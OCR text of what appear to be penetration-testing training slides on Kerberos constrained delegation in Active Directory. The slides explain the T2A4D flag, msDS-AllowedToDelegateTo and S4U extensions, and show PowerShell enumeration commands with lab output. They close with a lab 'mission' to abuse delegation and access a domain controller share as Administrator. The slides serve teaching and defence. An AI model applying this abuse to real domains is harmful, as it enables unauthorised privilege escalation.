
Prerequisites


User Account can be used for constrained delegation by having:

- *“TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION (T2A4D)”* User-Account-Control flag.
- *msDS-AllowedToDelegateTo* attribute set on the user account to specify list of services SPNs
- Authenticating Users neither should be part of “Protected User Group” nor having “Account is sensitive and cannot be delegated” is set (applies to all types of delegation).

DELEGATION (CONSTRAINED)

- User/computer Account having SPNs set in their msDS-AllowedToDelegateTo property can impersonate any user in the domain (can be delegated) to those SPNs of services.






Needs SeEnableDelegationPrivilege on a domain controller to modify it. (Domaind/Enterprise Admins) only have them by default.

DELEGATION (CONSTRAINED)

Trusted To Authenticate For Delegation Flag Value will be set automatically once we configure the constrained delegation:

- 16777216 (Decimal)
- 0x1000000 (Hex)



https://docs.microsoft.com/en-GB/troubleshoot/windows-server/identity/useraccountcontrol-manipulate-account-properties

DELEGATION (CONSTRAINED)

TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION

- T2A4D is used for “Protocol Transition” which enables users to authenticate to services that don’t support Kerberos and their access needs to be delegated to a second service like CIFS or SQL. Hence S4U extension has been implemented.


Kerberos Protocol extensions (S4U):

- Service For User To Self (S4U2Self): Allows account to request tokens on behalf of other users. With T2A4D, these tokens are forwardable.
- Service For User to Proxy (S4U2Proxy): Specifies list of Kerberos services the user can forward those obtained tokens (controlled by msDS-AllowedToDelegateTo)


Scenario: you have web service for your employees that doesn’t support Kerberos authentication and requires access to the file share (CIFS) or MSSQL Database to retrieve some documents or information to them.

https://labs.withsecure.com/archive/trust-years-to-earn-seconds-to-break/

CONSTRAINED DELEGATION (S4U2SELF)



CONSTRAINED DELEGATION (S4U2PROXY)



DELEGATION (CONSTRAINED)

To find User Accounts with T2A4D and msDS-AllowedToDelegateTo:

```
Get-ADObject -Properties samaccountname,useraccountcontrol,msds-allowedtodelegateto | where {$_.useraccountcontrol -like '*TRUSTED_TO_AUTH_FOR_DELEGATION*'} | fl
```

Or

```
Get-NetUser -TrustedToAuth
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> Get-ADObject -Properties samaccountname,useraccountcontrol,msds-allowedtodelegateto | where {$_.useraccoun
TION*'} | fl


samaccountname           : iis.srvc
useraccountcontrol       : NORMAL_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
msds-allowedtodelegateto : {www/DC-01.alto.tel/alto.tel, www/DC-01.alto.tel, www/DC-01, www/DC-01.alto.tel/ALTO...}
```

BONUS MISSION

Access iis.srvc account

Abuse the Constrained Delegation

Access the DC File Share on behalf of the Administrator

DELEGATION (CONSTRAINED)

